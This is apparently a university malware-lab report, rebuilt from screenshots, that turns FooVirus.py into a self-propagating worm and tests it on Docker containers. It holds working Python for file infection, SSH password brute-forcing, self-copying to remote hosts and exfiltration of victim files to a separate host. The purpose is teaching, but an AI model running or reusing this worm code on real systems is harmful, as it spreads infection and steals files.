
CSE 406: Malware Offline Report
Student Id: 1805062

Task-1:


We need to turn the FooVirus.py virus into a worm by incorporating networking code in it. For this, networking code similar to that of AbraWorm.py is added here. The resulting worm still infects only the '.foo' files, but it also has the ability to hop into other machines. It also deposits a copy to a remote machine by trying random username, password and ip address when "debug = 0", and with fixed username(root), password (mypassword) and ip address when "debug = 1". It does not affect the '.foo' files of the remote machine until a user of the remote machine executes the virus.

Code Snippet of the Modification:




```

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 160]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('fooworm' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()

while True:
```

As the lines of the code is 158, we took 160 as the line limit.



~/Downloads/1805082/1805082_Code


```python
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()

while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
    for passwd in passwds:
        for user in usernames:
            #for ip_address in get_fresh_ipaddresses(NHOSTS):
            for ip_address in ip_address:
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # infected:
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))

                    #Find if the filenames have the extension .foo
                    cmd = 'ls *.foo'
                    stdin, stdout, stderr = ssh.exec_command(cmd)
                    error = stderr.readlines()
                    if error:
                        print(error)
                        continue
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    for item in received_list:
                        files_of_interest_at_target.append(item.strip())
                    print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
                    scpcon = scp.SCPClient(ssh.get_transport())
```




```
123                     scpcon.put(sys.argv[0])
124                     scpcon.close()
125                 except:
126                     continue
127 
128                 # Now try to exfiltrate the files
129                 if len(files_of_interest_at_target) > 0:
130                     print("\nWill now try to exfiltrate the files")
131                     try:
132                         ssh = paramiko.SSHClient()
133                         ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
134                         ssh.connect('172.17.0.5',port=22,username='root',password='mypassword',timeout=5)
135                         scpcon = scp.SCPClient(ssh.get_transport())
136                         print("\n\nconnected to exhiltration host\n")
137                         scpcon1 = scp.SCPClient(ssh.get_transport())
138                         for filename in files_of_interest_at_target:
139                             scpcon.put(filename)
140                             for item in glob.glob("*.foo"):
141                                 IN = open(item, 'r')
142                                 all_of_it = IN.readlines()
143                                 IN.close()
144                                 if any('fooworm' in line for line in all_of_it): continue
145                                 os.chmod(item, 0o777)
146                                 OUT = open(item, 'w')
147                                 OUT.writelines(virus)
148                                 all_of_it = ['#' + line for line in all_of_it]
149                                 OUT.writelines(all_of_it)
150                                 OUT.close()
151                                 scpcon1.put(item)
152                                 scpcon1.close()
153 
154 
155                         scpcon.close()
156                     except:
157                         print("No uploading of exfiltrated files\n")
158                         continue
159 
160     if debug: break
```

This is the networking code snippet. It deposits
a copy of its own in the remote machine in line 123 - 124. We are fetching the `.foo` files in the remote machine and then we are copying our code to those files in line 138-152. This is made with the help of AbraWorm.py. We changed the value of debug and now debug = 1.

Setup the Docker container and images:



```
seed@BufferOverflow:~/Downloads/Docker-setup$ ./setup_commands.sh
test_sshd_container_1
568a14a00f12fc3f697542191ed7d81b910d614f3d895bbef04a0da42bbdafdf
172.17.0.2
test_sshd_container_2
19ce99642b09fbefe2de2feefc23683f0489cff59fe1427265a086da34467249
172.17.0.3
test_sshd_container_3
c8bcf96a1c4ad827282aef05d54089f303825e4cc978dc173a660fe8fc31662e
172.17.0.4
test_sshd_container_4
5b21c76f1310d609075069db142431f60428896e1e2007f679ebc27c72da8b97
172.17.0.5
```




```
seed@BufferOverflow:~/Downloads/Docker-setup$ dockps
568a14a00f12  test_sshd_container_1
19ce99642b09  test_sshd_container_2
c8bcf96a1c4a  test_sshd_container_3
5b21c76f1310  test_sshd_container_4
```

So, we have set up 4 docker containers, having IP Addresses 172.17.0.2-5.


Before executing the attack:

The contents of the current directory in the host machine before the attack is executed.




```
seed@BufferOverflow:~/Downloads/Code$ ls
file1.foo  file2.foo  file3.txt
seed@BufferOverflow:~/Downloads/Code$ cat file1.foo
this is a file
seed@BufferOverflow:~/Downloads/Code$ cat file2.foo
this is a file
seed@BufferOverflow:~/Downloads/Code$ cat file3.txt
this is a file
seed@BufferOverflow:~/Downloads/Code$ 
```


The file contents of remote machines before executing the attack:



```
root@568a14a00f12:~# ls
a1.foo  b1.foo
root@568a14a00f12:~# cat a1.foo
this is a file
root@568a14a00f12:~# cat b1.foo
this is a file
root@568a14a00f12:~# 
```




```
root@19ce99642b09:~# ls
a.foo  b.foo
root@19ce99642b09:~# cat a.foo
this is a file
root@19ce99642b09:~# cat b.foo
this is a file
root@19ce99642b09:~#
```




```
root@c8bcf96a1c4a:~# ls
e.foo
root@c8bcf96a1c4a:~# cat e.foo
this is a file
root@c8bcf96a1c4a:~#
```

The file contents of remote machine while files will be exfiltrated, before executing the attack:




```
root@5b21c76f1310:~# ls
root@5b21c76f1310:~#
```

After executing the attack:




```
seed@BufferOverflow:~/Downloads/Code$ python3 1805062_1.py
HELLO FROM FooWorm!!

Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'1805062_1.py\n', b'a1.foo\n', b'b1.foo\n']
files of interest at the target: [b'a1.foo', b'b1.foo']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.3

connected


output of 'ls' command: [b'1805062_1.py\n', b'a.foo\n', b'b.foo\n']
files of interest at the target: [b'a.foo', b'b.foo']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.4
```



```
Trying password mypassword for user root at IP address: 172.17.0.4

connected


output of 'ls' command: [b'1805062_1.py\n', b'e.foo\n']

files of interest at the target: [b'e.foo']

Will now try to exfiltrate the files

connected to exhiltration host
```


The infected foo files of current directory in host machine:




```
seed@BufferOverflow:~/Downloads/Code$ ls
1805062_1.py  a.foo  a1.foo  b.foo  b1.foo  e.foo  file1.foo  file2.foo  file3.txt
```

We also see that files of the remote machines are fetched to the host machine and they are also infected by the worm due to the extension .foo.


Contents of the remote machine directory: Here a copy of the worm(1805062_1.py) is deposited



```
root@568a14a00f12:~# ls
1805062_1.py  a1.foo  b1.foo
root@568a14a00f12:~# 
```




```
root@19ce99642b09:~# ls
1805062_1.py  a.foo  b.foo
root@19ce99642b09:~# 
```



```
root@c8bcf96a1c4a:~# ls
1805062_1.py  e.foo
root@c8bcf96a1c4a:~# 
```


We can also see that `.foo` files of the remote machines that were attacked, are exfiltrated to the exfiltration remote machine:



```
root@5b21c76f1310:~# ls
a.foo  a1.foo  b.foo  b1.foo  e.foo
```

